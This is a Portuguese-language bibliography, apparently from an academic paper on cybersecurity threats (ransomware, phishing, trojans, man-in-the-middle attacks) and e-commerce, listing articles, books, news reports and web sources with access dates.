GIFFONI, M. D. M. L. O POSICIONAMENTO DAS FORÇAS ARMADAS BRASILEIRAS NOS CONFLITOS DA GUERRA CIBERNÉTICA. **Revista Ibero-Americana de Humanidades, Ciências e Educação**, Maringá, v. 6, n. 11, p. 1-8, dez./2020. Disponível em: https://www.periodicorease.pro.br/rease/article/view/291. Acesso em: 6 out. 2021.

IT GOVERNANCE. **$3.75 Billion Brazilian Boleto Malware Attack**. Disponível em: https://www.itgovernance.co.uk/blog/3-75-billion-brazilian-boleto-malware-attack. Acesso em: 02 out. 2021.

KASPERSKY ANTIVÍRUS. **O que é adware?**. Disponível em: https://www.kaspersky.com.br/resource-center/threats/adware. Acesso em: 6 out. 2021.

MARTINS, J. *et al*. Modelo Integrado de Atividades para a Gestão de Segurança da Informação, Cibersegurança e Proteção de Dados Pessoais. **2018_Modelo SegInfo e Cyber (Final_Abr18).pdf**, Chicago, v. 1, n. 5, p. 1-25, mai./2018. Disponível em: https://www.academia.edu/36401592/2018_Modelo_SegInfo_e_Cyber_Final_Abr18_pdf?auto=citations&from=cover_page. Acesso em: 8 set. 2021.

MALENKOVICH, Serge. **O que é um ataque *Man-in-the-Middle*?** 10 abr. 2013. Disponível em: <https://blog.kaspersky.com.br/what-is-a-man-in-themiddle-attack/462/>. Aceso em: 01 out. 2021.

MENDONÇA, H. G.E-commerce. **Revista Inovação, Projetos e Tecnologias**, v. 4, n. 2, p. 240-251, 2016

MITNICK, Kevim; SIMON, Willian L.. **Ghost in the Wires**: My Adventures as the Worlds Most Wanted Hacker. 1. ed. New York: Little, Brown and Company, 2011. p. 5-434.

MARINHO, Ednei. **O *e-commerce* começou com pizzas** – e precisa de você. 25 set. 2015. Disponível em: <https://www.ecommercebrasil.com.br/artigos/o-e-commerce-comecou-compizzas-e-precisa-de-voce/>. Acesso em: 04 out. 2021.

NADIR, I.; BAKHSHI, T. Contemporary cybercrime: A taxonomy of ransomware threats and mitigation techniques. p. 1 – 5, 2018.

NOVAES, Rafael. **O que é um cavalo de troia?** 09 set. 2013. Disponível em: <http://www.psafe.com/blog/um-cavalo-de-troia/>. Acesso em: 01 out. 2021.

O GLOBO ECONOMIA. **Golpes envolvendo nome de redes conhecidas geraram prejuízo de R$ 2 bilhões desde o início da pandemia**. Disponível em: https://oglobo.globo.com/economia/golpes-envolvendo-nome-de-redes-conhecidas-geraram-prejuizo-de-2-bilhoes-desde-inicio-da-pandemia-24965240. Acesso em: 29 set. 2021.

Pauli, D. (2015, November 9). Cryptowall 4.0: Update makes world's worst ransomware worse still.Retrieved November 9, 2015, from

http://www.theregister.co.uk/2015/11/09/cryptowall_40/ Pre-packaged exploit kits for Microsoft office. (2016, July 19). Retrieved July 20, 2016, from Office Watch, https://office-watch.com/2016/pre-packaged-exploit-kits-for-microsoft-office/

PESSOA, J. P. S. **O efeito Orwell na sociedade em rede**: Cibersegurança, regime global de vigilância social e direito à privacidade no século XXI. 1. ed. Porto Alegre: fi.org, 2020.

PWC. **Cybersecurity comes of age**. Disponível em: https://www.pwc.com/gx/en/issues/cybersecurity/digital-trust-insights.html. Acesso em: 20 set. 2021.

SANTOS, JOÃO LUCAS OLIVEIRA DOS. PRIVACIDADE E PROTEÇÃO DE DADOS PESSOAIS DURANTE A PANDEMIA DA COVID-19. Orientador: Prof. Dr. Klenilmar Lopes Dias.. 2021. TCC (Graduação) - Curso de TECNOLOGIA EM REDES DE COMPUTADORES, Tecnologia, INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA DO AMAPÁ –, Biblioteca Institucional - IFAP, 2021. Disponível em: http://repositorio.ifap.edu.br:8080/jspui/bitstream/prefix/419/1/SANTOS%3b%20FAVACHO%20%282021%29%20-%20Privacidade%20e%20prote%c3%a7%c3%a3o%20de%20dados.pdf. acesso em: 11 jan. 2021.

SONIC WALL. Sonic Wall Cyber Threat Report. Disponível em: https://www.sonicwall.com/medialibrary/en/white-paper/mid-year-2021-cyber-threat-report.pdf. Acesso em: 19 nov. 2021.

TECH TUDO. **Golpe de phishing usa vacina contra Covid para instalar trojan bancário**. Disponível em: https://www.techtudo.com.br/noticias/2021/05/golpe-de-phishing-usa-vacina-contra-covid-para-instalar-trojan-bancario.ghtml. Acesso em: 3 out. 2021.

TERESO, Marco; PRATAS, António. CIBERSEGURANÇA E TELETRABALHO: UM MUNDO DE OPORTUNIDADES DE RISCO. **Encontro Científico Santarém**, Santarém, v. 1, n. 7, p. 119-129, jun./2021. Disponível em: https://www.islasantarem.pt/images/ficheiros/islae_journal/Livro-Atas-VII-Encontro-Cientfico-UID-final.pdf#page=119. Acesso em: 10 set. 2021.

TRESCA, Laura; BLANCO, Marcelo. **Desenvolvimento de políticas de cibersegurança e ciberdefesa na América do Sul**: Estudo de caso sobre a atuação governamental Brasileira. 1. ed. São Paulo: Artigo 19, 2019. p. 1-56.

VEJA ON LINE. **Na pandemia, golpes na internet aumentam; o surto é isca dos criminosos Leia mais em: https://veja.abril.com.br/tecnologia/na-pandemia-golpes-na-internet-aumentam-o-surto-e-isca-dos-criminosos/**. Disponível em: https://veja.abril.com.br/tecnologia/na-pandemia-golpes-na-internet-aumentam-o-surto-e-isca-dos-criminosos/. Acesso em: 17 set. 2021.

VAZ-FERREIRA, Luciano; RODRIGUES, Filipe Bach. O Ransomware como ameaça à cibersegurança da gestão pública de dados no Brasil. **Revista Intellector**, Rio de Janeiro, v. 18, n. 35, p. 1-11, jun./2021. Disponível em:

http://revistaintellector.cenegri.org.br/index.php/intellector/article/view/352/280. Acesso em: 4 out. 2021.

VERGANI, Leonardo. **Como montar uma loja virtual passo a passo**. 11 nov. 2013. Disponível em:< https://www.ecommercebrasil.com.br/artigos/montar-loja-virtual-passopasso/>. Acesso em: 04 out. 2021.

LIMEIRA, Tânia Mara Vidigal. ***E-marketing***: O *Marketing* na Internet com Casos Brasileiros. São Paulo: Saraiva, 2003. 359 P.

PT, Peter. TheFatRat. *In*: TheFatRat. Github, 10 jan. 2020. Disponível em: https://github.com/Screetsec/TheFatRat. Acesso em: 3 nov. 2021.

TASSABEHJI, RANA. ***Applying e-Commerce in Business***. 1. ed. Londres: SAGE Publications Limited, 2003. 326 p.

TURBAN, Efraim; KING, David. **Comércio eletrônico**: estratégia e gestão. 1. ed. São Paulo: Prentice Hall, 2004. 456 p.